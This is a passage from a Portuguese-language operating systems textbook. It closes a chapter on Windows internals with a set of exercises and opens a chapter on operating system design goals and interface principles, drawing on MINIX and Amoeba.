As operações de E/S são realizadas pelos drivers de dispositivos, que seguem o Windows Driver Model. Cada driver começa inicializando um objeto de driver que contém os endereços dos procedimentos que podem ser chamados pelo sistema para manipular os dispositivos. Os dispositivos reais são representados pelos objetos de dispositivos, que são criados a partir da descrição da configuração do sistema ou pelo gerenciador plug-and-play à medida que ele descobre dispositivos quando enumerando os barramentos do sistema. Os dispositivos são empilhados e os pacotes de solicitação de E/S são repassados às pilhas e atendidos pelos drivers de cada dispositivo na pilha de dispositivos. Operações de E/S são assíncronas por natureza, e os drivers normalmente enfileiram as solicitações para processamento futuro e retorno a quem os chamou. Os volumes dos sistemas de arquivos são implementados como dispositivos no sistema de E/S.

O sistema de arquivos NTFS baseia-se em uma tabela mestre de arquivos, que possui um registro por arquivo ou diretório. Todos os metadados em um sistema de arquivos NTFS também são parte de um arquivo NTFS. Cada arquivo possui múltiplos atributos, que tanto podem estar no registro da MFT quanto não estarem residentes (armazenados em blocos fora da MFT). O NTFS suporta Unicode, compactação, uso de diário, criptografia e outros recursos.

Por fim, o Windows possui um sistema de segurança sofisticado baseado nas listas de controle de acesso e nos

níveis de integridade. Cada processo possui um token de autenticação que informa a identidade do usuário e quais privilégios especiais o processo possui (se houver). Cada objeto possui um descritor de segurança a ele associado, que aponta para uma lista de acesso discricionária, que contém entradas de acesso que podem permitir ou negar acesso a indivíduos ou grupos. O Windows inseriu diversos recursos de segurança nas últimas versões, incluindo o BitLocker para codificação de volumes inteiros, randomização de espaços de endereçamento, pilhas não executáveis e outras medidas que tornam mais difícil o sucesso dos ataques.

PROBLEMAS

1. Indique uma vantagem e uma desvantagem do registro em comparação com a existência de arquivos *.ini* individuais.
2. Um mouse pode ter um, dois ou três botões. Todos os três tipos são usados. A HAL oculta essa diferença do restante do sistema operacional? Qual é o motivo?
3. A HAL monitora o tempo a partir do ano 1601. Dê um exemplo de uma aplicação para essa característica.
4. Na Seção 11.3.2, descrevemos os problemas causados por aplicações multithreading fechando descritores em um thread enquanto ainda os utilizam em outro. Uma possibilidade para corrigir esse problema seria inserir um campo de sequência. Como isso poderia ajudar? Que mudanças no sistema seriam necessárias?
5. Muitos componentes do executivo (Figura 11.11) chamam outros componentes do executivo. Dê três exemplos de um componente chamando outro, mas usando (seis) diferentes componentes ao todo.
6. O Win32 não tem sinais. Se fossem introduzidos, eles poderiam existir por processo, por thread, por ambos ou por nenhum deles. Faça uma proposta e explique por que isso seria uma boa ideia.
7. Uma alternativa ao uso de DLLs é ligar estaticamente cada programa com, precisamente, os procedimentos de biblioteca que ele de fato chama, nem mais nem menos. Se fosse introduzido, esse esquema teria mais sentido em máquinas clientes ou em máquinas servidoras?
8. A discussão sobre o User-Mode Scheduling (UMS) do Windows mencionou que os threads do modo usuário e núcleo tinham pilhas diferentes. Quais são algumas das razões para a necessidade de pilhas separadas?
9. O Windows utiliza páginas de 2 MB porque isso aumenta a eficiência da TLB, o que pode causar um impacto profundo no desempenho. Por que isso ocorre? Por que as páginas grandes de 2 MB não são usadas o tempo todo?
10. Há algum limite para o número de operações diferentes que podem ser definidas sobre um objeto do executivo? Em caso afirmativo, de onde vem esse limite? Em caso negativo, por quê?
11. A chamada da API Win32 WaitForMultipleObjects permite que um thread seja bloqueado diante de um conjunto de objetos de sincronização cujos descritores são passados como parâmetros. Assim que algum deles é sinalizado, o thread que está chamando é liberado. É possível ter o conjunto de objetos de sincronização incluindo dois semáforos, um mutex e uma seção crítica? Por quê? (*Dica:* esta questão não é uma "pegadinha", mas é preciso pensar bem.)
12. Ao inicializar uma variável global em um programa com multithreading, um erro de programação comum é permitir uma condição de corrida onde a variável possa ser inicializada duas vezes. Por que isso poderia ser um problema? O Windows oferece a função da API InitOnceExecuteOnce para impedir essas corridas. Como ela poderia ser implementada?
13. Cite três razões para que um processo possa ser finalizado. Que motivo adicional poderia causar o término de um processo executado em uma aplicação moderna?
14. Aplicações modernas precisam salvar seu estado em disco toda vez que o usuário deixa uma aplicação. Isso parece ser ineficiente, pois os usuários poderão retornar a uma aplicação muitas vezes e a aplicação simplesmente continua funcionando. Por que o sistema operacional requer que as aplicações salvem seu estado com tanta frequência, em vez de fazer isso simplesmente no momento em que a aplicação de fato estiver para ser fechada?
15. Conforme descrito na Seção 11.4, existe uma tabela de descritores especial utilizada para alocar IDs de processos e threads. Os algoritmos para as tabelas de descritores em geral alocam o primeiro descritor livre (mantendo a lista de livres na ordem LIFO). Nas versões recentes do Windows, isso foi modificado de forma que a tabela de IDs sempre mantenha a lista de livres na ordem FIFO. Qual o problema que a ordem LIFO potencialmente causa na alocação de IDs de processos, e por que o UNIX não tem esse problema?
16. Suponha que o quantum seja configurado como 20 ms, e o thread atual, na prioridade 24, tenha acabado de iniciar um quantum. De repente, uma operação de E/S termina e um thread de prioridade 28 fica pronto. Quanto tempo ele deve esperar para conseguir executar na CPU?
17. No Windows, a prioridade atual é sempre maior ou igual à prioridade-base. Há alguma circunstância na qual faria

sentido ter a prioridade atual mais baixa que a prioridade-base? Se sim, dê um exemplo; se não, por quê?

18. O Windows usa um recurso chamado Autoboost para elevar temporariamente a prioridade de um thread que mantém um recurso exigido por um thread de prioridade mais alta. Como você acha que isso funciona?

19. No Windows, é fácil implementar uma facilidade onde os threads em execução no núcleo podem temporariamente se conectar aos espaços de endereçamento de um processo diferente. Por que isso é muito mais difícil de implementar no modo usuário? Por que pode ser interessante fazê-lo?

20. Cite duas maneiras de dar um tempo de resposta melhor aos threads em processos importantes.

21. Mesmo quando existe muita memória livre suficiente, e o gerenciador de memória não precisa diminuir os conjuntos de trabalho, o sistema de paginação ainda pode estar gravando no disco com frequência. Por quê?

22. Nas aplicações modernas, o Windows troca os processos na memória em vez de reduzir seu conjunto de trabalho e paginá-los. Por que isso seria mais eficiente? (*Dica:* isso faz muito menos diferença quando o disco é SSD.)

23. Por que o automapeamento utilizado para acessar as páginas físicas do diretório e da tabela de páginas de um processo sempre ocupa os mesmos 8 MB dos endereços virtuais do núcleo (no x86)?

24. O x86 pode usar entradas de 64 ou 32 bits para a tabela de páginas. O Windows usa PTEs de 64 bits, de modo que o sistema pode acessar mais de 4 GB de memória. Com PTEs de 32 bits, o automapeamento usa apenas um PDE no diretório de página, e assim ocupa apenas 4 MB de endereços, em vez de 8 MB. Por que isso acontece?

25. Se uma região do espaço de endereçamento virtual estiver reservada, mas não comprometida, será criado um VAD para essa região? Justifique sua resposta.

26. Quais das transições mostradas na Figura 11.34 são decisões políticas, ao contrário dos movimentos necessários forçados pelos eventos do sistema (por exemplo, um processo que esteja saindo e liberando suas páginas)?

27. Suponha que uma página seja compartilhada e em dois conjuntos de trabalho ao mesmo tempo. Se ela for retirada de um dos conjuntos de trabalho, para onde ela irá, na Figura 11.34? O que acontece quando é retirada do segundo conjunto de trabalho?

28. Quando um processo remove o mapeamento de uma página de pilha limpa, ele faz a transição (5) da Figura 11.34. Para onde vai uma página suja da pilha quando desmapeada? Por que não há transição para a lista de modificadas quando uma página suja da pilha é desmapeada?

29. Imagine que um objeto despachante representando algum tipo de trava exclusiva (como um mutex) está marcado para utilizar um evento de notificação em vez de um de sincronização para anunciar que a trava foi liberada. Por que isso seria ruim? O quanto a resposta dependeria do tempo de retenção da trava, do tamanho do quantum e do fato de o sistema ser um multiprocessador?

30. Para dar suporte ao POSIX, a função da API NtCreateProcess nativa admite a duplicação de um processo a fim de dar suporte a fork. No UNIX, fork é seguido de perto por um exec na maior parte do tempo. Um exemplo onde isso era usado historicamente é no programa dump(8S) do UNIX Berkeley, que faria o backup de discos para fita magnética. Fork era usado como um modo de gerar pontos de salvaguarda do programa de dump, para que este pudesse ser reiniciado se houvesse um erro com a unidade de fita. Dê um exemplo de como o Windows poderia fazer algo semelhante usando NtCreateProcess. (*Dica*: considere os processos que hospedam DLLs para implementar a funcionalidade oferecida por um terceiro.)

31. Um arquivo tem o seguinte mapeamento. Dê as entradas de séries da MFT.

Deslocamento	0	1	2	3	4	5	6	7	8	9	10
Endereço de disco	50	51	52	22	24	25	26	53	54	–	60

32. Considere o registro da MFT da Figura 11.41. Suponha que o arquivo crescesse e um décimo bloco fosse atribuído ao fim do arquivo. O número desse bloco é 66. Com o que o registro da MFT se pareceria agora?

33. Na Figura 11.44(b), as duas primeiras séries são de oito blocos cada. O fato de elas serem iguais é apenas um acidente ou isso tem relação com o modo de funcionamento da compactação? Justifique sua resposta.

34. Suponha que você queira construir um Windows Lite. Quais dos campos da Figura 11.45 poderiam ser removidos sem enfraquecer a segurança do sistema?

35. A estratégia de atenuação para melhorar a segurança apesar da presença contínua de vulnerabilidades tem sido muito bem-sucedida. Os ataques modernos são muito sofisticados, geralmente exigindo a presença de várias vulnerabilidades para a criação de uma façanha confiável. Uma das vulnerabilidades que costuma ser exigida é um vazamento de informações. Explique como um vazamento de informações pode ser usado para derrotar a aleatoriedade do espaço de endereçamento a fim de lançar um ataque com base na programação orientada a retorno.

36. Um modelo de extensão utilizado por muitos programas (navegadores web, Office, servidores COM) envolve a *hospedagem* de DLLs para criar ganchos e estender sua funcionalidade subjacente. Seria esse um modelo razoável para ser utilizado em um serviço baseado em RPC, desde que tenha o cuidado de personificar os clientes antes de carregar a DLL? Por que não?

37. Quando em execução em uma máquina NUMA, sempre que o gerenciador de memória do Windows precisa alocar uma página física para tratar de uma falta de página, ele tenta utilizar uma página do nó NUMA para o processador ideal do thread corrente. Por quê? E se o thread estiver atualmente sendo executado em um processador diferente?

38. Dê alguns exemplos nos quais uma aplicação conseguiria se recuperar facilmente a partir de uma cópia de segurança com base em uma cópia sombra do volume, em vez de a partir do estado do disco após um travamento do sistema.

39. Na Seção 11.10, a oferta de mais memória para a heap do processo foi citada como um dos cenários que requerem o fornecimento de páginas zeradas para que os requisitos de segurança sejam satisfeitos. Dê um ou dois exemplos de operações da memória virtual que precisam de páginas zeradas.

40. O Windows contém um hipervisor que permite a execução simultânea de vários sistemas operacionais. Isso está disponível em clientes, mas é muito mais importante na computação em nuvem. Quando uma atualização de segurança é aplicada a um sistema operacional hóspede, isso não é muito diferente da aplicação de correções a um servidor. Porém, quando uma atualização de segurança é aplicada ao sistema operacional raiz, este pode ser um grande problema para os usuários da computação em nuvem. Qual é a natureza do problema? O que pode ser feito a respeito disso?

41. O comando *regedit* pode ser usado para exportar uma parte ou a totalidade dos registros para um arquivo de texto, em todas as versões atuais do Windows. Salve o registro várias vezes durante uma sessão de trabalho e veja o que muda. Se você tiver acesso a um computador com Windows no qual você possa instalar software ou hardware, descubra quais mudanças ocorrem quando um programa ou um dispositivo é adicionado ou removido.

42. Escreva um programa UNIX que simule a escrita de um arquivo NTFS com vários fluxos. Ele deverá aceitar uma lista de um ou mais arquivos como parâmetros e gravar um arquivo de saída que contenha um fluxo com os atributos de todos os parâmetros e outros fluxos com o conteúdo de cada um dos parâmetros. Agora, escreva um segundo programa para relatar sobre os atributos e os fluxos e extrair todos os componentes.

CAPÍTULO

12

PROJETO DE SISTEMAS OPERACIONAIS

Nos 11 capítulos anteriores, abordamos uma série de fundamentos e vimos muitos conceitos e exemplos relacionados aos sistemas operacionais. Mas o estudo dos sistemas operacionais existentes é diferente do projeto de um novo sistema operacional. Neste capítulo, examinaremos rapidamente algumas das questões e ponderações que os projetistas de sistemas operacionais devem levar em consideração durante o projeto e a implementação de um novo sistema operacional.

Existe um certo folclore sobre o que é bom ou ruim em torno da comunidade de sistemas operacionais, embora surpreendentemente pouco tenha sido escrito sobre o tema. Talvez o livro mais importante seja o clássico de Fred Brooks (1975), chamado *The Mythical Man Month*, no qual ele relata suas experiências no projeto e na implementação do OS/360 da IBM. A edição de 20º aniversário revisa parte da matéria e adiciona quatro capítulos novos (BROOKS, 1995).

Três artigos clássicos sobre o projeto de sistemas operacionais são: "Hints for Computer System Design" (LAMPSON, 1984), "On Building Systems that Will Fail" (CORBATÓ, 1991) e "End-to-end Arguments in System Design" (SALTZER et al., 1984). Como o livro de Brooks, esses três artigos têm sobrevivido extremamente bem aos anos; muitos de seus pensamentos são válidos ainda hoje como quando foram publicados pela primeira vez.

Este capítulo esboça essas ideias, somadas a uma experiência pessoal como projetista ou coprojetista de dois sistemas operacionais: Amoeba (TANENBAUM et al., 1990) e MINIX (TANENBAUM e WOODHULL, 2006). Visto que não há nenhum consenso entre os projetistas de sistemas operacionais sobre a melhor maneira de projetar um sistema operacional, este capítulo será, assim, mais pessoal, especulativo e indubitavelmente mais controverso que os anteriores.

12.1 A natureza do problema de projeto

O projeto de um sistema operacional é mais um projeto de engenharia do que uma ciência exata. É muito mais difícil estabelecer objetivos claros e alcançá-los. Vamos abordar inicialmente esses pontos.

12.1.1 Objetivos

Para projetar um sistema operacional bem-sucedido, os projetistas precisam ter uma ideia clara do que querem. A falta de um objetivo torna muito mais difícil tomar decisões mais adiante. Para deixar essa questão mais clara, vamos partir de duas linguagens de programação: PL/I e C. PL/I foi projetada pela IBM na década de 1960 porque era uma chateação fornecer suporte tanto para FORTRAN quanto para COBOL e constrangedor ouvir os acadêmicos dizerem, nos bastidores, que Algol era melhor que os dois. Assim, um comitê foi criado para produzir uma linguagem que deveria satisfazer a todos em tudo: a PL/I. Ela tinha um pouquinho de FORTRAN, de COBOL e de Algol. Fracassou porque não tinha uma visão unificada: era apenas uma coleção de características em situação de disputa umas com as outras e, para começar, muito desajeitada para que fosse compilada eficientemente.

Agora considere a linguagem C. Ela foi projetada por uma pessoa (Dennis Ritchie) com um propósito

(programação de sistemas). Foi um grande sucesso, pois Ritchie sabia o que queria e o que não queria. Por conseguinte, ela ainda é amplamente usada, mesmo três décadas após sua aparição. É fundamental ter uma clara visão do que você realmente quer.

Mas o que os projetistas de sistemas operacionais realmente querem? Obviamente, isso varia de um sistema para outro, sendo diferente para sistemas embarcados e para sistemas servidores. Contudo, para sistemas operacionais de propósito geral, quatro itens principais devem ser considerados:

1. Definir abstrações.
2. Fornecer operações primitivas.
3. Garantir isolamento.
4. Gerenciar o hardware.

Cada um desses itens será discutido a seguir.

A tarefa mais importante — talvez a mais difícil — de um sistema operacional é definir as abstrações corretamente. Algumas delas, como processos, espaços de endereçamento e arquivos, têm sido usadas durante tanto tempo que parecem óbvias. Outras, como threads, são mais recentes e menos desenvolvidas. Por exemplo, se um processo multithreaded que possui um thread bloqueado esperando entrada do teclado realiza um fork, existe um thread no novo processo também esperando uma entrada do teclado? Outras abstrações são relacionadas a sincronização, sinais, modelo de memória, modelagem de E/S e muitas outras áreas.

Cada uma das abstrações pode ser instanciada na forma de estruturas de dados concretas. Os usuários podem criar processos, arquivos, pipes etc. As operações primitivas manipulam essas estruturas de dados. Por exemplo, os usuários podem ler e escrever em arquivos. As operações primitivas são implementadas na forma de chamadas de sistema. Do ponto de vista do usuário, o coração do sistema operacional é formado por abstrações e operações sobre elas, disponíveis por meio de chamadas de sistema.

Visto que, em alguns computadores, múltiplos usuários podem estar conectados a um computador ao mesmo tempo, o sistema operacional precisa fornecer mecanismos para mantê-los separados. Um usuário não pode interferir em outro. O conceito de processo é amplamente aplicado para agrupar recursos por questões de proteção. Arquivos e outras estruturas de dados em geral são protegidos também. Outro local onde a separação é decisiva é na virtualização: o hipervisor precisa garantir que as máquinas virtuais não toquem uma na outra. A garantia de que cada usuário possa executar somente operações autorizadas sobre dados autorizados é um objetivo essencial do projeto de sistemas. Contudo, os usuários também querem compartilhar dados e recursos, portanto o isolamento deve ser seletivo e sob o controle do usuário. Isso é muito mais difícil. O programa de e-mail não deveria conseguir impactar severamente o navegador web. Mesmo quando há um único usuário, diferentes processos precisam ser isolados um do outro. Alguns sistemas, como Android, iniciarão cada processo pertencente ao mesmo usuário com um ID de usuário diferente, para proteger os processos um do outro.

Fortemente relacionada com essa questão está a necessidade de isolar falhas. Se alguma parte do sistema falha — muito provavelmente um processo do usuário —, ela não deve ser capaz de arrastar o resto do sistema junto. O projeto do sistema tem de garantir que as várias partes também sejam bem isoladas umas das outras. Idealmente, partes do sistema operacional também devem ser isoladas umas das outras para permitir falhas independentes. Indo um pouco além disso, será que o sistema operacional deveria ser tolerante a falhas e "autocurável"?

Por fim, o sistema operacional tem de gerenciar o hardware. Em particular, ele deve cuidar de todos os circuitos eletrônicos de baixo nível, como controladores de interrupção e de barramento. Ele também precisa fornecer uma estrutura que permita que os drivers de dispositivos gerenciem dispositivos de entrada e saída maiores, como discos, impressoras e monitores.

12.1.2 Por que é difícil projetar um sistema operacional?

A lei de Moore diz que o hardware de um computador é melhorado por um fator de 100 a cada década. Mas não existe nenhuma lei que diga que o sistema operacional é melhorado por um fator de 100 a cada década, ou mesmo que tenha alguma melhora. Na realidade, pode acontecer que alguns deles sejam piores em certas questões centrais (como a confiabilidade) do que a versão 7 do UNIX era na década de 1970.

Por quê? A inércia e o desejo de compatibilidade com sistemas mais antigos muitas vezes levam a maior parte da culpa, e a falha em aderir aos bons princípios de projeto é também uma razão. Entretanto, há mais a ser dito. De certa maneira, os sistemas operacionais são fundamentalmente diferentes dos pequenos aplicativos que podem ser baixados a um custo de US$ 49. Vamos observar oito das questões que tornam o projeto do sistema operacional muito mais difícil do que o projeto de um aplicativo.

Primeira: os sistemas operacionais têm se tornado programas extensos demais. Nenhuma pessoa pode

sentar-se diante de um PC e escrever um sistema operacional sério às pressas, em poucos meses; nem mesmo em poucos anos. Todas as versões atuais do UNIX contêm milhões de linhas de código; o Linux atingiu 15 milhões, por exemplo. O Windows 8 provavelmente está na faixa de 50 a 100 milhões de linhas de código, dependendo do que for contado (o Vista tinha 70 milhões, mas as mudanças desde então acrescentaram e removeram código). Ninguém é capaz de compreender um milhão de linhas de código, quanto mais 50 ou 100 milhões. Quando você tem um produto que nenhum dos projetistas pode compreender completamente, não deve surpreender o fato de os resultados estarem muitas vezes distantes da solução ideal.

Os sistemas operacionais não são os sistemas mais complexos que existem. As aeronaves de transporte de passageiros, por exemplo, são muito mais complicadas, mas se dividem melhor em subsistemas isolados. As pessoas que projetam os banheiros dessas aeronaves não se preocupam com o sistema de radares. Os dois subsistemas não interagem muito entre si. Não existem casos conhecidos em que um vaso entupido em um porta-aviões tenha iniciado o disparo de mísseis. Em um sistema operacional, o sistema de arquivos muitas vezes interage com o sistema de memória em situações inesperadas e imprevisíveis.

Segunda: os sistemas operacionais têm de lidar com a concorrência. Existem múltiplos usuários e dispositivos de entrada e saída, todos ativos de uma só vez. O gerenciamento da concorrência é inerentemente muito mais difícil do que o gerenciamento de uma única atividade sequencial. As condições de corrida e impasses são apenas dois dos problemas que surgem.

Terceira: os sistemas operacionais lidam com usuários potencialmente hostis — usuários que querem interferir no funcionamento do sistema ou fazer coisas proibidas, como roubar os arquivos dos outros. O sistema operacional precisa tomar medidas para evitar que esses usuários se comportem inadequadamente. Os programas de processamento de textos e editores de imagens não têm esse problema.

Quarta: desconsiderando o fato de que nem todos os usuários confiam uns nos outros, muitos usuários querem compartilhar informações e recursos com outros usuários selecionados. O sistema operacional tem de tornar isso possível, mas de modo que os usuários mal-intencionados não possam interferir. Novamente, os aplicativos não encaram esse tipo de desafio.

Quinta: os sistemas operacionais vivem por um longo tempo. O UNIX vem sendo usado há cerca de 40 anos; o Windows existe há cerca de 30 anos e não mostra sinais de que vá desaparecer. Em consequência, os projetistas devem pensar em como o hardware e as aplicações poderão mudar no futuro distante e como eles devem se preparar para isso. Os sistemas direcionados muito intensamente para uma visão específica do mundo em geral logo ficam para trás.

Sexta: os projetistas de sistemas operacionais realmente não têm uma boa ideia de como seus sistemas serão usados, então eles precisam desenvolvê-los visando a uma considerável generalidade. Nem o UNIX nem o Windows foram projetados com navegadores web ou vídeo streaming de alta definição em mente — apesar de muitos computadores que executam esses sistemas fazerem pouco mais do que isso. Ninguém diz a um projetista de navio para construir um sem especificar se o que se quer é um navio pesqueiro, de cruzeiro ou de guerra. Menos ainda se muda de ideia depois do produto pronto.

Sétima: os sistemas operacionais modernos em geral são projetados para serem portáteis, o que significa que têm de executar em múltiplas plataformas de hardware. Eles também devem funcionar com centenas, talvez milhares, de dispositivos de E/S, e todos são projetados independentemente, sem qualquer relação uns com os outros. Um exemplo de um problema gerado por essa diversificação é a necessidade que um sistema operacional tem de executar tanto em máquinas que adotam a ordem de bytes little-endian quanto big-endian. Um segundo exemplo era visto constantemente no MS-DOS quando os usuários tentavam instalar, por exemplo, uma placa de som e um modem que usavam as mesmas portas de entrada e de saída ou linhas de requisição de interrupção. Alguns poucos programas além dos sistemas operacionais precisam tratar esses problemas causados pelas partes conflitantes do hardware.

Oitava, última em nossa lista: a frequente necessidade de manter a compatibilidade com algum sistema operacional anterior. Esse sistema pode ter restrições nos tamanhos das palavras, em nomes de arquivos ou em outros aspectos que os projetistas hoje consideram obsoletos, mas que estão atrelados a esses sistemas antigos. É o mesmo que transformar uma fábrica a fim de produzir os carros do próximo ano em vez dos carros deste ano, mas continuando a produzir os carros deste ano com toda a capacidade.

12.2 Projeto de interface

Deve estar claro neste momento que a escrita de um sistema operacional moderno não é fácil. Mas, por

onde começar? Provavelmente, o melhor é pensar nas interfaces que ele deve fornecer. Um sistema operacional fornece um conjunto de abstrações, implementadas principalmente por tipos de dados (por exemplo, arquivos) e operações sobre eles (por exemplo, read). Juntos, esses aspectos formam a interface para seus usuários. Note que, nesse contexto, os usuários do sistema operacional são programadores que escrevem códigos que usam chamadas de sistema, não pessoas que executam programas aplicativos.

Além da interface principal de chamadas de sistema, a maioria dos sistemas operacionais tem interfaces adicionais. Por exemplo, alguns programadores precisam escrever drivers de dispositivos para inseri-los dentro do sistema operacional. Esses drivers enxergam certas características e podem realizar determinadas chamadas de procedimento. Essas características e chamadas também definem uma interface, mas esta é muito diferente daquela que os programadores de aplicativos enxergam. Todas essas interfaces devem ser cuidadosamente projetadas se o objetivo é um sistema bem-sucedido.

12.2.1 Princípios norteadores

Existem princípios capazes de orientar no projeto de interface? Acreditamos que sim. Em linhas gerais, são eles: simplicidade, completude e capacidade para ser implementado eficientemente.

Princípio 1: simplicidade

Uma interface simples é mais fácil de compreender e implementar de uma maneira livre de defeitos de software. Todos os projetistas de sistemas deveriam memorizar esta famosa citação do pioneiro aviador francês e escritor Antoine de St. Exupéry:

> *A perfeição é alcançada não quando não há mais o que acrescentar, mas sim quando não há mais o que tirar.*

Se você quiser ser realmente meticuloso, ele não disse isso. Ele disse:

> *Il semble que la perfection soit atteinte non quand il n'y a plus rien à ajouter, mais quand il n'y a plus rien à retrancher.*

Mas você entendeu a ideia. Decore-a de alguma forma.

Esse princípio diz que menos é melhor do que mais, ao menos para o sistema operacional. Uma outra maneira de dizer isso é o princípio KISS: "Mantenha-o simples, estúpido" (do inglês "Keep It Simple, Stupid").

Princípio 2: completude

Claro, a interface deve permitir a realização de qualquer coisa que os usuários queiram fazer, isto é, ela deve ser completa. Isso nos leva a uma outra citação famosa, agora de Albert Einstein:

> *Tudo deve ser o mais simples possível, mas não mais simples que isso.*

Em outras palavras, o sistema operacional deve fazer exatamente o que é necessário que ele faça e mais nada. Se os usuários precisam armazenar dados, ele deve fornecer algum mecanismo para armazenar dados. Se os usuários precisam comunicar-se uns com os outros, o sistema operacional tem de fornecer um mecanismo de comunicação, e assim por diante. Em sua palestra de 1991 durante o Turing Award, Fernando Corbató, um dos projetistas do CTSS e do MULTICS, combinou os conceitos de simplicidade e completude e disse:

> *Primeiro, é importante enfatizar o valor da simplicidade e da elegância, já que a complexidade tem uma maneira de agravar as dificuldades e, como temos visto, criando erros. Minha definição de elegância é a realização de uma dada funcionalidade com o mínimo de mecanismo e o máximo de clareza.*

A ideia principal aqui é o *mínimo de mecanismo*. Em outras palavras, cada característica, função ou chamada de sistema deve arcar com seu próprio peso. Elas devem fazer algo e fazê-lo bem. Quando um membro do time de projeto propõe estender uma chamada de sistema ou adicionar algum novo recurso, os outros devem perguntar se algo terrível ocorrerá se ignorarmos essa questão. Se a resposta for: "Não, mas algum dia alguém poderá descobrir que esse recurso é útil", coloque-a em uma biblioteca no nível do usuário, não no nível do sistema operacional, ainda que ela fique mais lenta dessa forma. Nem todos os recursos precisam ser mais rápidos do que uma bala em alta velocidade. O objetivo é preservar aquilo que Corbató chamou de mínimo de mecanismo.

Vamos agora considerar resumidamente dois exemplos de minha própria experiência: o MINIX (TANENBAUM e WOODHULL, 2006) e o Amoeba (TANENBAUM et al., 1990). Para todas as intenções e propósitos, o MINIX até pouco tempo tinha três chamadas de sistema: send, receive e sendrec. O sistema é estruturado como uma coleção de processos, com o gerenciador de memória, o sistema de arquivos e cada driver de dispositivo sendo um processo escalonado separadamente. Em uma análise preliminar, tudo o que o núcleo faz é escalonar processos e tratar a troca de

mensagens entre eles. Em consequência, somente duas chamadas de sistema são necessárias: send, para enviar uma mensagem, e receive, para receber uma mensagem. A terceira chamada, sendrec, é apenas uma otimização, por questões de eficiência, para permitir que uma mensagem seja enviada e a resposta seja requisitada usando somente uma interrupção do núcleo. Tudo o mais é feito requisitando algum outro processo (por exemplo, o processo do sistema de arquivos ou o driver do disco) para fazer o trabalho. A versão mais recente do MINIX acrescentou mais duas chamadas, ambas para a comunicação assíncrona. A chamada senda envia uma mensagem assíncrona. O núcleo tentará entregar a mensagem, mas a aplicação não espera por isso; ela simplesmente continua funcionando. De modo semelhante, o sistema usa a chamada notify para remeter notificações curtas. Por exemplo, o núcleo pode notificar um driver de dispositivo no espaço do usuário de que algo aconteceu — semelhante a uma interrupção. Não existe mensagem associada a uma notificação. Quando o núcleo entrega uma notificação ao processo, tudo o que ele faz é inverter um bit em um mapa de bits por processo, indicando que algo aconteceu. Por ser tão simples, isso pode ser rápido e o núcleo não precisa se preocupar com a mensagem que deve ser entregue se o processo receber a mesma notificação duas vezes. Vale a pena observar que, embora o número de chamadas ainda seja muito pequeno, ele está crescendo. O inchaço é inevitável. A resistência é inútil.

Estas são apenas as chamadas do núcleo, naturalmente. A execução de um sistema compatível com POSIX em cima dele requer a implementação de muitas chamadas do sistema POSIX. Porém, a beleza disso é que todas elas estão relacionadas a apenas um pequeno conjunto de chamadas do núcleo. Com um sistema que (ainda) é tão simples, há uma chance de que poderemos acertá-lo.

O Amoeba é ainda mais simples; tem somente uma chamada de sistema: executar chamada de procedimento remota. Essa chamada envia uma mensagem e espera por uma resposta. É na essência o mesmo que o sendrec do MINIX. Todo o resto é construído sobre essa única chamada. Se a comunicação síncrona é o caminho a seguir ou não, isso é outra questão, à qual retornaremos na Seção 12.3.

Princípio 3: eficiência

O terceiro princípio é a eficiência da implementação. Se uma característica ou uma chamada de sistema não puder ser implementada de modo eficiente, provavelmente não vale a pena tê-la. Também deve ser intuitivo para o programador o quanto custa uma chamada de sistema. Por exemplo, os programadores do UNIX esperam que a chamada de sistema lseek seja mais barata do que a chamada de sistema read, pois a primeira apenas troca um ponteiro na memória, ao passo que a segunda executa E/S em disco. Se os custos intuitivos estiverem errados, os programadores escreverão programas ineficientes.

12.2.2 Paradigmas

Uma vez que os objetivos foram estabelecidos, o projeto pode começar. Um bom ponto de partida é pensar sobre como os clientes enxergarão o sistema. Uma das questões mais importantes é como fazer todas as características do sistema bem unificadas para formar aquilo que é muitas vezes chamado de **coerência arquitetural**. Nesse sentido, é importante diferenciar dois tipos de "clientes" do sistema operacional. De um lado, existem os *usuários*, que interagem com os programas aplicativos; do outro lado estão os *programadores*, que escrevem esses programas. Os primeiros, na maioria das vezes, interagem com a interface gráfica (GUI); os outros, em geral, interagem com a interface de chamada de sistema. Se a intenção é ter uma única interface gráfica abrangendo o sistema todo, como no Macintosh, o projeto deveria se iniciar por ela. Se, por outro lado, a intenção é dar suporte a muitas interfaces gráficas, como no UNIX, a interface de chamada de sistema deveria ser projetada primeiro. Fazer primeiro a interface gráfica implica um projeto de cima para baixo (ou top-down). As questões importantes são: quais características ela terá, como os usuários vão interagir com ela e como o sistema deveria ser projetado para dar suporte a ela. Por exemplo, se a maioria dos programas mostra ícones na tela e depois espera até que o usuário clique sobre eles, isso sugere um modelo orientado a eventos para a interface gráfica e provavelmente também para o sistema operacional. Por outro lado, se a tela é, na maioria das vezes, cheia de janelas de texto, então um modelo no qual os processos leem do teclado provavelmente é melhor.

Fazer primeiro a interface de chamada de sistema implica um projeto de baixo para cima (ou bottom-up). Nesse caso, a questão é: de quais tipos de características os programadores em geral precisam? Na verdade, não são necessárias muitas características especiais para dar suporte a uma interface gráfica. Por exemplo, o sistema gerenciador de janelas do UNIX, X, nada mais é que um grande programa em C que faz chamadas reads e writes no teclado,

no mouse e no vídeo. O X foi desenvolvido bem depois do UNIX e não exigiu muitas alterações do sistema operacional para fazê-lo funcionar. Essa experiência validou o fato de que o UNIX era suficientemente completo.

Paradigmas da interface do usuário

Para ambas as interfaces, em nível de interface gráfica e em nível de chamada de sistema, o aspecto mais importante é a existência de um bom paradigma (às vezes chamado de metáfora) para fornecer uma maneira de enxergar a interface. Muitas interfaces gráficas para computadores pessoais usam o paradigma WIMP, discutido no Capítulo 5. Esse paradigma usa o "aponte e clique", "aponte e clique duas vezes", "arraste" e outros idiomas por toda a interface para fornecer uma coerência arquitetural ao conjunto. Muitas vezes existem requisitos adicionais para os programas, como a existência de uma barra de menu com ARQUIVO, EDITAR e outros itens, cada um deles com certos itens de menu bem conhecidos. Dessa maneira, os usuários que conhecem um programa podem rapidamente aprender outro.

Contudo, a interface de usuário WIMP não é a única possível. Tablets, smartphones e alguns notebooks usam telas sensíveis ao toque, para permitir que os usuários interajam mais direta e intuitivamente com o dispositivo. Alguns palmtops utilizam uma interface estilizada para a escrita manual. Os dispositivos de multimídia dedicados podem usar uma interface do tipo videocassete. E, claro, a entrada de voz tem um paradigma completamente diferente. O importante não é tanto o paradigma escolhido, mas o fato de existir um único paradigma dominante que unifique toda a interface do usuário.

